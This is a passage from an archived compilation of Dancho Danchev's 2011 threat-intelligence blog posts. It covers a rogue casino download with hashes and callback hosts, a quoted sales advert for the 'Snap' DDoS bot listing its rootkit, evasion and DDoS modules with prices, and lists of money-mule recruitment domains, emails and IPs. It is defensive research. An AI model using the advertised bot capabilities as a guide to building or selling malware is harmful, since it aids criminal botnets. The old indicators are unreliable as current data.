5. http://ddanchev.blogspot.com/2011/03/spamvertised-post-office-express-mail.html

6. http://ddanchev.blogspot.com/2011/03/spamvertised-united-parcel-service.html

7. http://ddanchev.blogspot.com/2011/03/spamvertised-fedex-notifications-spread.html

8. http://ddanchev.blogspot.com/2011/03/spamvertised-dhl-notificication-malware.html

9. http://ddanchev.blogspot.com/2011/03/more-spamvertised-dhl-notifications.html

10. http://ddanchev.blogspot.com/

11. http://twitter.com/danchodanchev

1.5

May





Summarizing ZDNet’s Zero Day Posts for April (2011-05-09 12:50)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for April. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day’s main feed**, or follow me on Twitter:

Recommended reading:

• [3] Netcraft survey indicates slow adoption of Extended Validation SSL certificates

01. [4]Spamvertised "Reqest Rejected" campaign leads to scareware

02. [5]Spamvertised ’Facebook. Your password has been changed!’ emails lead to malware

120

03. [6]Malware Watch: ’Spam is sent from your FaceBook account’; Spamvertised malicious photos **04.** [7]Spamvertised Easter Greetings lead to malware

05. [8]Netcraft survey indicates slow adoption of Extended Validation SSL certificates

06. [9]’You’ve got a postcard’ emails lead to exploits and scareware

07. [10]Fake antivirus for mobile platform spotted

This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/netcraft-survey-indicates-slow-adoption-of-extended-validation-ssl-certificates/8576

4. http://www.zdnet.com/blog/security/spamvertised-reqest-rejected-campaign-leads-to-scareware/8529

5. http://www.zdnet.com/blog/security/spamvertised-facebook-your-password-has-been-changed-emails-lead-to-malware/8545

6. http://www.zdnet.com/blog/security/malware-watch-spam-is-sent-from-your-facebook-account-spamvertised-malicious-photos/8565

7. http://www.zdnet.com/blog/security/spamvertised-easter-greetings-lead-to-malware/8571

8. http://www.zdnet.com/blog/security/netcraft-survey-indicates-slow-adoption-of-extended-validation-ssl-certificates/8576

9. http://www.zdnet.com/blog/security/youve-got-a-postcard-emails-lead-to-exploits-and-scareware/8590

10. http://www.zdnet.com/blog/security/fake-antivirus-for-mobile-platform-spotted/8594

11. http://ddanchev.blogspot.com/

12. http://twitter.com/danchodanchev



Don’t Play Poker on an Infected Table - Part Five (2011-05-09 15:52)

A currently spamvertised campaign is enticing end users into downloading a fraudulent online gambling application

KingSpinEN.exe. The campaign is part of last month’s [1]Don’t Play Poker on an Infected Table - Part Four series.

Detection rate:

KingSpinEN.exe - [2]W32/Casino.F.gen!Eldorado - Result:16/43 (37.2 %)

MD5 : ead8156a838842bc8463995a91eee08b

SHA1 : 239594a514c461c63dc8da69b08b9b63baaf2579

SHA256: 491c291eaed67268d14a36470e5d6f6d4ed829055fe4a2897ac5f050b50a2e36

Upon execution phones back to:

- **download.thepalacegroupgaming.com** /tracking.aspx?ul=en &casino=spinpalace &banner _tag=a20337 &uuid=

%7b9F9E0585-9340-45C0-9EC7-46FBE5E7127F %7d &state=100

- **spinpalace.mgsmup.com** /mupp/spinpalace/spinpalace_install.cab

- **spinpalace.mgsmup.com** /mupp/spinpalace/spinpalace.cab

- **download.thepalacegroupgaming.com** /tracking.aspx?ul=en &casino=spinpalace &banner_tag=a20337 &uuid=

%7b9F9E0585-9340-45C0-9EC7-46FBE5E7127F %7d &state=422

- **marketing.valueactive.eu** /VIP/animations/en/movies_en.htm

Portfolio of fraudulent online gambling domains part of the campaign. The majority are hosted within AS49130,

ARNET-AS SC ArNet Connection SRL:

casino-elit-super.ru - 89.45.14.12

casinogoldsuper.ru - 89.45.14.12

casinokingsuper.ru - 89.45.14.12

casino-king-super.ru - 89.45.14.12

casinolabsuper.ru - 89.45.14.12

casino-lux-super.ru - 89.45.14.12

casinomultisuper.ru - 89.45.14.12

casinonetsuper.ru - 89.45.14.12

casino-net-super.ru - 89.45.14.12

casinonextvip.ru - 89.45.14.12

casino-online-super.ru - 90.182.175.234

casinopartysuper.ru - 90.182.175.234

casino-party-super.ru - 90.182.175.234

casinoplazasuper.ru - 90.182.175.234

1casinostarsuper.ru - 90.182.175.234

casinosuperelit.ru - 89.45.14.12

casino-super-elit.ru - 89.45.14.12

casinosuperking.ru - 89.45.14.12

casino-super-king.ru - 89.45.14.12

casinosupermulti.ru - 89.45.14.12

casinosupernet.ru - 89.45.14.12

casino-super-net.ru - 89.45.14.12

casino-super-online.ru - 90.182.175.234

casinosupervip.ru - 89.45.14.12

casino-super-vip.ru - 89.45.14.12

casinosuperweb.ru - 89.45.14.12

casino-super-web.ru - 89.45.14.12

casinosuperwin.ru - 89.45.14.12

casino-super-win.ru - 89.45.14.12

casinovipsuper.ru - 89.45.14.12

casino-vip-super.ru - 89.45.14.12

casino-win-super.ru - 89.45.14.12

cazino-cash-multi.ru - 89.45.14.12

3cazino-party-royal.ru - 89.45.14.12

cazinopartyweb.ru - 89.45.14.12

cazino-party-web.ru - 89.45.14.12

cazinopartywin.ru - 89.45.14.12

cazino-party-win.ru - 89.45.14.12

cazinoplazawin.ru - 89.45.14.12

cazinoplazaworld.ru - 89.45.14.12

cazino-plaza-world.ru - 89.45.14.12

cazinowinplaza.ru - 89.45.14.12

cazino-win-plaza.ru - 89.45.14.12

cazinoworldplaza.ru - 89.45.14.12

cazino-world-plaza.ru - 89.45.14.12

4elitcasinosuper.ru - 89.45.14.12

elit-casino-super.ru - 89.45.14.12

elitsupercasino.ru - 89.45.14.12

elit-super-casino.ru - 89.45.14.12

gamelabonline.ru - 78.46.105.205

gameonlinelab.ru - 78.46.105.205

123



game-party-royal.ru - 78.46.105.205

gamezlabonline.ru - 89.45.14.12

gamezmultilab.ru - 89.45.14.12

gamez-net-online.ru - 89.45.14.12

gamezonlinenet.ru - 89.45.14.12

gamez-party-royal.ru - 89.45.14.12

gamez-party-web.ru - 89.45.14.12

gamezpartywin.ru - 89.45.14.12

gamez-party-win.ru - 89.45.14.12

gamez-plaza-win.ru - 89.45.14.12

gamezplazaworld.ru - 89.45.14.12

gamez-plaza-world.ru - 89.45.14.12

gamez-vegas-web.ru - 89.45.14.12

gamezweblab.ru - 89.45.14.12

gamezwinplaza.ru - 89.45.14.12

gamez-win-plaza.ru - 89.45.14.12

gamezworldplaza.ru - 89.45.14.12

joker-gamez-web.ru - 89.45.14.12

kingcasinosuper.ru - 89.45.14.12

king-casino-super.ru - 89.45.14.12

kinggagnerr.net - 90.182.175.234

kingsupercasino.ru - 89.45.14.12

king-super-casino.ru - 89.45.14.12

lab-cazino-multi.ru - 89.45.14.12

lab-cazino-online.ru - 89.45.14.12

labgamezonline.ru - 89.45.14.12

lab-gamez-web.ru - 89.45.14.12

labonlinecazino.ru - 89.45.14.12

labonlinegame.ru - 78.46.105.205

labvegascazino.ru - 89.45.14.12

luxcasinosuper.ru - 89.45.14.12

luxnextcasino.ru - 89.45.14.12

lux-next-casino.ru - 89.45.14.12

multicasinosuper.ru - 89.45.14.12

multilabgame.ru - 78.46.105.205

multisupercasino.ru - 89.45.14.12

netcasinosuper.ru - 89.45.14.12

net-casino-super.ru - 89.45.14.12

netpartycazino.ru - 89.45.14.12

netsupercasino.ru - 89.45.14.12

net-super-casino.ru - 89.45.14.12

nextcasinovip.ru - 89.45.14.12

next-casino-vip.ru - 89.45.14.12

next-lux-casino.ru - 89.45.14.12

nextvipcasino.ru - 89.45.14.12

onlinecasinosuper.ru - 90.182.175.234

online-casino-super.ru - 90.182.175.234

online-cazino-lab.ru - 89.45.14.12

onlinegameznet.ru - 89.45.14.12

online-gamez-vip.ru - 89.45.14.12

onlinelabcazino.ru - 89.45.14.12

onlinesupercasino.ru - 90.182.175.234

online-super-casino.ru - 90.182.175.234

partycasinosuper.ru - 90.182.175.234

party-casino-web.ru - 78.46.105.205

partycazinonet.ru - 89.45.14.12

party-cazino-royal.ru - 89.45.14.12

partycazinoweb.ru - 89.45.14.12

partycazinowin.ru - 89.45.14.12

partygamezroyal.ru - 89.45.14.12

party-gamez-royal.ru - 89.45.14.12

partygamezwin.ru - 89.45.14.12

party-gamez-win.ru - 89.45.14.12

partynetcazino.ru - 89.45.14.12

party-royal-cazino.ru - 89.45.14.12

party-super-casino.ru - 89.45.14.12

partywebcasino.ru - 78.46.105.205

partywebcazino.ru - 89.45.14.12

partywincazino.ru - 89.45.14.12

party-win-cazino.ru - 89.45.14.12

play-multi-casino.ru - 89.45.14.12

plazacazinowin.ru - 89.45.14.12

plaza-cazino-win.ru - 89.45.14.12

plazacazinoworld.ru - 89.45.14.12

125

plaza-cazino-world.ru - 89.45.14.12

plaza-gamez-win.ru - 89.45.14.12

plazagamezworld.ru - 89.45.14.12

plaza-gamez-world.ru - 89.45.14.12

plazawincazino.ru - 89.45.14.12

plaza-win-cazino.ru - 89.45.14.12

plazaworldcazino.ru - 89.45.14.12

plaza-world-cazino.ru - 89.45.14.12

royal-party-cazino.ru - 89.45.14.12

star-casino-super.ru - 90.182.175.234

star-super-casino.ru - 90.182.175.234

super-casino-elit.ru - 89.45.14.12

supercasinoking.ru - 89.45.14.12

super-casino-king.ru - 89.45.14.12

supercasinolab.ru - 89.45.14.12

super-casino-land.ru - 90.182.175.234

supercasinomulti.ru - 89.45.14.12

supercasinonet.ru - 89.45.14.12

super-casino-net.ru - 89.45.14.12

supercasinoonline.ru - 90.182.175.234

super-casino-online.ru - 90.182.175.234

super-casino-star.ru - 90.182.175.234

supercasinovip.ru - 89.45.14.12

super-casino-vip.ru - 89.45.14.12

super-casino-web.ru - 89.45.14.12

super-casino-west.ru - 90.182.175.234

supercasinowin.ru - 89.45.14.12

super-casino-win.ru - 89.45.14.12

super-elit-casino.ru - 89.45.14.12

superkingcasino.ru - 89.45.14.12

super-king-casino.ru - 89.45.14.12

super-land-casino.ru - 90.182.175.234

super-multi-casino.ru - 89.45.14.12

supernetcasino.ru - 89.45.14.12

super-net-casino.ru - 89.45.14.12

superonlinecasino.ru - 90.182.175.234

super-online-casino.ru - 90.182.175.234

superpartycasino.ru - 90.182.175.234

super-party-casino.ru - 89.45.14.12

superstarcasino.ru - 90.182.175.234

super-star-casino.ru - 90.182.175.234

super-vip-casino.ru - 89.45.14.12

super-web-casino.ru - 89.45.14.12

super-west-casino.ru - 90.182.175.234

superwincasino.ru - 89.45.14.12

vegas-game-web.ru - 78.46.105.205

vegas-gamez-multi.ru - 89.45.14.12

vegasgamezweb.ru - 89.45.14.12

vipcasinosuper.ru - 89.45.14.12

vip-casino-super.ru - 89.45.14.12

vipnextcasino.ru - 89.45.14.12

vipsupercasino.ru - 89.45.14.12

vip-super-casino.ru - 89.45.14.12

web-casino-super.ru - 89.45.14.12

web-cazino-royal.ru - 89.45.14.12

webgamezroyal.ru - 89.45.14.12

webpartycazino.ru - 89.45.14.12

web-super-casino.ru - 89.45.14.12

west-super-casino.ru - 90.182.175.234

wincasinosuper.ru - 89.45.14.12

win-casino-super.ru - 89.45.14.12

win-cazino-plaza.ru - 89.45.14.12

win-gamez-plaza.ru - 89.45.14.12

winpartycazino.ru - 89.45.14.12

win-party-cazino.ru - 89.45.14.12

winplazacazino.ru - 89.45.14.12

win-plaza-cazino.ru - 89.45.14.12

winsupercasino.ru - 89.45.14.12

win-super-casino.ru - 89.45.14.12

worldcazinoplaza.ru - 89.45.14.12

world-cazino-plaza.ru - 89.45.14.12

worldgamezplaza.ru - 89.45.14.12

world-gamez-plaza.ru - 89.45.14.12

world-plaza-cazino.ru - 89.45.14.12

Monitoring of the campaign is ongoing.

Related posts:

[3]Don’t Play Poker on an Infected Table - Part Four

[4]Don’t Play Poker on an Infected Table - Part Three

[5]Don’t Play Poker on an Infected Table - Part Two

[6]Don’t Play Poker on an Infected Table

This post has been reproduced from [7]Dancho Danchev’s blog. Follow him [8]on Twitter.

1. http://ddanchev.blogspot.com/2011/04/dont-play-poker-on-infected-table-part.html

2.

http://www.virustotal.com/file-scan/report.html?id=491c291eaed67268d14a36470e5d6f6d4ed829055fe4a2897ac5f0

50b50a2e36-1304948544

3. http://ddanchev.blogspot.com/2011/04/dont-play-poker-on-infected-table-part.html

4. http://ddanchev.blogspot.com/2010/03/dont-play-poker-on-infected-table-part.html

5. http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html

6. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html

7. http://ddanchev.blogspot.com/

8. http://twitter.com/danchodanchev

127





A Peek Inside a New DDoS Bot - "Snap" (2011-05-09 17:03)

Sampling malicious activity through the eyes of the cybercriminal, is always beneficial in the context of timely

spotting valuable trends and fads within the ecosystem, given a decent sample of malicious activity is obtained.

In this post, we'll review a new DDoS bot on the block - "Snap".

This modular bot differentiates itself by offering the ability to choose between different modules to be added

to the final package, and by allowing to perform to "proprietary" DDoS functions, namely the TurboSYN, and

TrafficDDoS. Next to its core DDoS functionality, the coder of the bot is differentiating by offering Form Grabbing;

Reverse Socks; MailSpamming; IM-Spamming and Exploits launching functionality.

More details from the actual proposition:

[+] language the bot is coded in : mASM

[+] no external depencies, no run times , no frame works!

[+] Ability to work with roaming user accounts

[+] modularized structure of the bot

[+] Second Backup Service watch process Activity and restart bot on fail over

[+] User Mode r00tkit

-> [+] run’s as a service and hides itself

-> [+] hides & protect root process

-> [+] hides & protect files

-> [+] hides the root processes

-> [+] hides already used local &remote TCP Port(s)

-> [+] hides already used local &remote UDP Port(s)

-> [+] hides already used regkey’s

[+] semi polymorphic architecture

-> [+] uses random legit process, file & service names

-> [+] generates a unique stub every run

[+] bot doesn’t use eof, has no import table, doesnt need relocation and tls section => very good crypter support

[+] Unicode support for Asian pcs

[+] detects common sandboxes, virtual OSs, emulators, and analysis tools

[================[Webpanel]==–

[+] the webpanel is developed with dreamweaver cs5 and ajax framework using mysql and php

[+] multi theme support available

[+] multi command support => every victim can do as many threads as you want it to

[+] reliable protocol which creates the lowest possible server load

[+] modularized structure of the bot

[===[Modules]==–

[+] Base price (Core) for 250 $

Loader:

[+] Load module (simple) +0 $

[+] Load module (extended) for 50 $

Proxy:

[+] Socks5 Deamon for 50 $

[+] reverse Socks 4/Socks 4a/Socks 5/ HTTP(s) for 150 $

DDoS:

[+] DDoS Module (http/syn) for 50 $

[+] DDoS Module (full) for 100 $

DDoS(full) + Load module (extended) + Socks5 Deamon for 400 $

Related posts:

[1]Coding Spyware and Malware for Hire

[2]Will Code Malware for Financial Incentives

[3]E-crime and Socioeconomic Factors

[4]Web Based Botnet Command and Control Kit 2.0

129

[5]BlackEnergy DDoS Bot Web Based

[6]A New DDoS Malware Kit in the Wild

[7]The Cyber Bot - Web Based Malware

[8]The Black Sun Bot - Web Based Malware

[9]Custom DDoS Capabilities Within a Malware

[10]Botnet on Demand Service

[11]Loads.cc - DDoS for Hire Service

[12]Using Market Forces to Disrupt Botnets

[13]Botnet Communication Platforms

[14]A Botnet Master’s To-Do List

[15]DDoS on Demand VS DDoS Extortion

[16]How Does a Botnet with 100k Infected PCs Look Like?

This post has been reproduced from [17]Dancho Danchev’s blog. Follow him [18]on Twitter.

1. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

2. http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html

3. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

4. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

5. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

6. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

7. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

8. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

9. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

10. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

11. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

12. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

13. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

14. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

15. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

16. http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

130



Keeping Money Mule Recruiters on a Short Leash - Part Seven (2011-05-10 12:41)

Continuing the what has turned into a tradition, the " [1]Keeping Money Mule Recruiters on a Short Leash" series, in this post we'll review currently active money mule recruitment sites, and provide vital OSINT data on what is

currently acting as the the cornerstone of the monetization process that cybercriminals rely on - risk forwarding

thanks to money mule recruitment for processing of fraudulently obtained funds.

Description used on the majority of templates:

" *Looking to buy art? Sell art? Alternative Art Ltd is the first choice for artists and buyers alike! Alternative Art Ltd is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner. We will market your art to the international*

community of art buyers. Whether you are looking to buy or sell original art, Alternative Art Ltd is the premier art site for those seeking to buy or sell original art online.

NO COMMISSIONS! Whether you are looking to buy art or sell art, our site is fully optimized to get results

FAST! Alternative Art Ltd is the future of buying and selling original art online. Artists who choose to sell their original art will receive maximum marketing exposure. For artists, selling your art has never been easier, faster, or more cost-effective. We will help you sell your original art DIRECTLY to buyers worldwide with NO COMMISSIONS. Those

wishing to buy art online are invited to browse our extensive online galleries of original art. Never before has it been this easy for a buyer to select high-quality original art online. We update daily with new original art from our artist members.

Alternative Art Ltd offers casual collectors and serious connoisseurs alike an amazing collection of original art pieces from the world over. You'll enjoy unparalleled customer care from a knowledgeable and friendly staff of

experts. For artists, the inconvenience and high costs of traditional galleries are completely eliminated. Our team of experts puts the latest technology to work for you, putting your original art in front of millions of potential art buyers! "

Money mule recruitment domains:

131

aimic-groupllc.at - Email: admin@aimic-groupllc.at

ALTERNATIVEART-LTD.COM

alternative-art-ltd.net - Email: ibsen@ppmail.ru

artby-gorup.net - Email: admin@artby-gorup.net

artby-group.biz - Email: blonde@bz3.ru

art-marketllc.cc - Email: hear@ppmail.ru - **[2]seen here**

artsolveltdco.at - Email: admin@artsolveltd.cc

aspecs-group.cc - Email: admin@aspecs-group.cc

ASPECS-GROUP.CC - Email: admin@aspecs-group.cc

callisto-ltdco.net - Email: admin@callisto-ltdco.net

collins-group.cc - Email: admin@megatechservicegroup-ltd.cc

collins-groupusa.com - Email: admin@collins-groupusa.com

COLLINS-GROUPUSA.COM - Email: admin@collins-groupusa.com

competitorgroup-ltd.com - Email: trek@cheapbox.ru

COMPETITOR-UK-GROUP.NET - Email: admin@competitor-uk-group.net

DERWART-GROUP.AT - Email: admin@derwart-group.at

derwart-group.com - Email: admin@ephesgroup-llc.biz

drawmade-group.com - Email: admin@drawmade-group.com

DURLEY-ARTAU.NET - Email: admin@durley-artau.net

DURLEY-ART-GROUP.CC - Email: admin@durley-art-group.cc

ephesgroup-llc.biz - Email: admin@ephesgroup-llc.biz

EPHES-GROUPLLC.CC - Email: admin@ephes-groupllc.cc

ephes-groupllc.net - Email: pious@ppmail.ru

fourthgroup-ltd.cc - Email: rots@cheapbox.ru - [3]**seen here**

FOURTH-UKLTD.NET - Email: admin@fourth-ukltd.net

generalabbrialgroup-ltd.net - Email: admin@generalabbrialgroup-ltd.net

GENERATION-TEAM.NET - Email: luis@cheapbox.ru

groupinc-upland.biz - Email: admin@groupinc-upland.biz

HELBY-GROUPLTD.BIZ - Email: admin@helby-groupltd.biz

HELBY-GROUP-LTD.CC - Email: packet@bz3.ru

koertig-gmbh.com - Email: usieeobq0604@yahoo.com

kresko-group.biz - Email: admin@Kresko-group.biz

LILAC-ANTIQUE.CC - Email: admin@lilac-antique.cc

MASTERPIECE-GROUP.CC - Email: poop@ca4.ru

MASTERPIECE-GROUP.ORG - Email: admin@masterpiece-group.org

megatechservicegroup-ltd.cc - Email: admin@megatechservicegroup-ltd.cc

MEGATECHSERVICE-GROUP-LTD.COM - Email: admin@collins-groupusa.com

millennial-maingrop.net - Email: mock@free-id.ru

mitissanservice-group-ltd.cc - Email: berra@cutemail.org

mitissanservicegroup-ltd.com - Email: alibi@mailae.com

neoline-groupco.cc - Email: admin@neoline-groupco.cc

neoline-llc.net - Email: admin@neoline-llc.net

qead-groupllc.net

QEAD-LLC.BIZ - Email: admin@qead-llc.biz

RICHMOND-ART-GROUP.COM - Email: binary@ca4.ru

RICHMOND-ART-UK.BIZ - Email: admin@richmond-art-uk.biz

sevg-groupnet.com - Email: belle@ca4.ru

SEVG-GROUPNET.COM - Email: belle@ca4.ru

sevg-incgr.net - Email: admin@sevg-incgr.net

SQUIT-GROUP-LLC.BIZ - Email: swept@ca4.ru



SQUITGROUP-LLC.NET - Email: admin@squitgroup-llc.net

targetmarketgroup-llc.cc - Email: admin@targetmarketgroup-llc.cc

targetmarket-groupllc.net

tazprogltd-us.com - Email: admin@tazprogltd-us.com

TONSLEY-ART.COM - Email: pagan@ppmail.ru

tonsley-group-uk.net - Email: admin@tonsley-group-uk.net

WEST-VIEW-ART.CC - Email: knees@free-id.ru

westview-art.net - Email: admin@westview-art.net

Name servers of notice:

NS1.USDENNS.SU - 217.23.15.136

NS2.DNSUS.SU - 87.118.81.7

NS3.NAMEUSNS.SU - 84.19.161.10



ns1.pidnsku.org - 86.55.210.23

ns3.us1copy.ws - 95.64.9.101

ns2.us1copy.at - 78.46.105.205

ns2.stelsgid.net - 78.46.105.205

ns1.usolomio.cc - 86.55.210.23

ns2.usetmegold.su - 78.46.105.205

ns3.usiami.su - 78.46.105.205

ns1.ukansnami.com - 78.46.105.205

ns3.uknamo.com - 66.199.236.116

ns2.dnsukrect.com - 78.46.105.205

Currently active and responding money mule recruitment domains, residing within **AS42708**, PORTLANE Network;

AS29713, INTERPLEXINC Interplex LLC.; **AS24940**, HETZNER-AS Hetzner Online AG RZ:

alternative-art-ltd.net - 193.105.134.234

westview-art.net - 193.105.134.233

RICHMOND-ART-UK.BIZ - 193.105.134.232

fourthgroup-ltd.cc - 193.105.134.230

artby-group.biz - 98.141.220.118

collins-group.cc - 98.141.220.118

aspecs-group.cc - 98.141.220.117

ASPECS-GROUP.CC - 98.141.220.117

callisto-ltdco.net - 98.141.220.117

drawmade-group.com - 98.141.220.117

ephes-groupllc.net - 98.141.220.117

targetmarketgroup-llc.cc - 98.141.220.117

artby-gorup.net - 98.141.220.116

tazprogltd-us.com - 98.141.220.116

groupinc-upland.biz - 98.141.220.115

neoline-llc.net - 98.141.220.115

DERWART-GROUP.AT - 98.141.220.114

ALTERNATIVEART-LTD.COM - 86.55.210.5

collins-groupusa.com - 78.46.105.205

COLLINS-GROUPUSA.COM - 78.46.105.205

derwart-group.com - 78.46.105.205

DURLEY-ARTAU.NET - 78.46.105.205

DURLEY-ART-GROUP.CC - 78.46.105.205

ephesgroup-llc.biz - 78.46.105.205

EPHES-GROUPLLC.CC - 78.46.105.205

kresko-group.biz - 78.46.105.205

MASTERPIECE-GROUP.CC - 78.46.105.205

QEAD-LLC.BIZ - 78.46.105.205

SEVG-GROUPNET.COM - 78.46.105.205

SQUITGROUP-LLC.NET - 78.46.105.205

Psychological evaluation tests found within AS29713, basically every domain name has its associated binary:

aimicgroupllc.exe

artbygorup.exe

aspecsgroup.exe

atlantgroupmain.exe

collinsgroupusa.exe

createncegroupllc.exe

derwartgroup.exe

dogogroup.exe

ephesgroupllc.exe

megatechservicegroupltd.exe

millennialartco.exe

sevggroupnet.exe

stilegroupllc.exe

vintagegroupinc.exe

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[4]Keeping Money Mule Recruiters on a Short Leash - Part Six

[5]Keeping Money Mule Recruiters on a Short Leash - Part Five

[6]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[7]Keeping Money Mule Recruiters on a Short Leash - Part Four

[8]Money Mule Recruitment Campaign Serving Client-Side Exploits

[9]Keeping Money Mule Recruiters on a Short Leash - Part Three

[10]Money Mule Recruiters on Yahoo!’s Web Hosting

135

[11]Dissecting an Ongoing Money Mule Recruitment Campaign

[12]Keeping Money Mule Recruiters on a Short Leash - Part Two

[13]Keeping Reshipping Mule Recruiters on a Short Leash

[14]Keeping Money Mule Recruiters on a Short Leash

[15]Standardizing the Money Mule Recruitment Process

[16]Inside a Money Laundering Group’s Spamming Operations

[17]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[18]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [19]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

4. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

7. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

8. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

9. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

10. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

11. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

12. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

13. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

14. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

15. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

16. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

17. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

18. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

19. http://ddanchev.blogspot.com/



Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT (2011-05-25 13:18)

With money mule recruitment scams continuing to represent an inseparable part of the cybercrime ecosystem, in

this post I'll summarize the findings from an assessment I conducted on currently active mule recruitment scams

over a month ago. As always, the historical OSINT offered is invaluable in case-building practices in particular a

very well segmented group of mule recruiters using identical templates which they've purchased from a vendor of

standardized mule recruitment templates.

Domains known to have been participating in money mule recruitment campaigns, currently offine:

allston-groupsec.cc

atca-inc.com

atcanetworks.net

BANDSGROUP-INC.NET

BANDSGROUPNET.CC

BANDS-GROUPSVC.COM

BANDS-INC.COM

CNLGROUP-INC.CC

CNLGROUPNET.NET

CNL-GROUPSVC.COM

CNL-INC.COM

evolving-inc.com

evolvingsysinc.net

galleogroupnet.net

galleo-inc.com

GIANT-GROUPCO.NET

GIANTGROUPINC.COM

GIANT-GROUPINC.COM

GIANT-GROUPNET.CC

137

HOSTGROUPINC.COM

HOSTGROUP-INC.COM

HOSTGROUPNET.CC

HOST-GROUPSVC.NET

ICT-GROUPCO.COM

ICTGROUPINC.COM

ICTGROUPNET.CC

ICT-GROUPSVC.NET

IMPERIALGROUPCO.COM

IMPERIAL-GROUPINC.COM

IMPERIAL-GROUPSVC.NET

INFOTECH-GROUPCO.NET

INFOTECH-GROUPINC.COM

infotechgroup-inc.com

jvc-inc.com

magnet-groupinc.cc

netmarket-inc.com

netmarkettech.net

NOVARIS-GROUPLLC.TW

NOVARISGROUPMAIN.TW

NOVARIS-GROUPORG.CC

PERSEUS-GROUPFINE.TW

PERSEUS-GROUPINC.TW

PERSEUSGROUPLLC.CC

USIGROUPINC.COM

USIGROUP-INC.COM

USI-GROUPINC.NET

USIGROUPNET.CC

VITAL-GROUPCO.CC

VITAL-GROUPCO.TW

VITAL-GROUPINC.TW

developgroupinc.net - 69.50.199.209 - Email: slows@5mx.ru

develop-inc.com - 69.50.199.209 - Email: etude@qx8.ru

mercygroupnet.net - 69.50.198.218 - Email: bowie@bigmailbox.ru

mercy-inc.com - 69.50.198.221 - Email: spout@freenetbox.ru

solarisgroupinc.com - 69.50.199.209 - Email: slows@5mx.ru

solarisgroupnet.net - 69.50.198.197 - Email: sharp@maillife.ru

jvc-inc.com - 69.50.198.210 - Email: etude@qx8.ru

jvcgroupnet.net - 69.50.198.221 - Email: spout@freenetbox.ru

Name servers of notice, historical OSINT for the responding IPs provided:

ns1.kalipso19.cc - 208.110.80.34 - Email: tarts@freenetbox.ru

ns2.kalipso19.cc - 64.85.169.70

ns3.kalipso19.cc - 173.208.132.42

ns1.mamacholi.net - 208.110.80.35 - Email: excess@bigmailbox.ru

ns2.mamacholi.net - 64.85.169.71

ns3.mamacholi.net - 173.208.132.43

ns1.rjevski.com - 208.110.80.34 - Email: low@bigmailbox.ru

ns2.rjevski.com - 64.85.169.70

ns3.rjevski.com - 173.208.132.42

ns1.runlesrun.cc - 208.110.80.37 - Email: frost@bigmailbox.ru

ns2.runlesrun.cc - 64.85.169.73

ns3.runlesrun.cc - 173.208.132.45

ns1.skotinko.net - 208.110.80.38 - Email: info@dnregistrar.ru

ns2.skotinko.net - 64.85.169.74

ns3.skotinko.net - 173.208.132.46

ns1.solojumper.com - 208.110.80.36 - Email: crime@bigmailbox.ru

ns2.solojumper.com - 64.85.169.72

ns3.solojumper.com - 173.208.132.44

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[2]Keeping Money Mule Recruiters on a Short Leash - Part Six

[3]Keeping Money Mule Recruiters on a Short Leash - Part Five

[4]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[5]Keeping Money Mule Recruiters on a Short Leash - Part Four

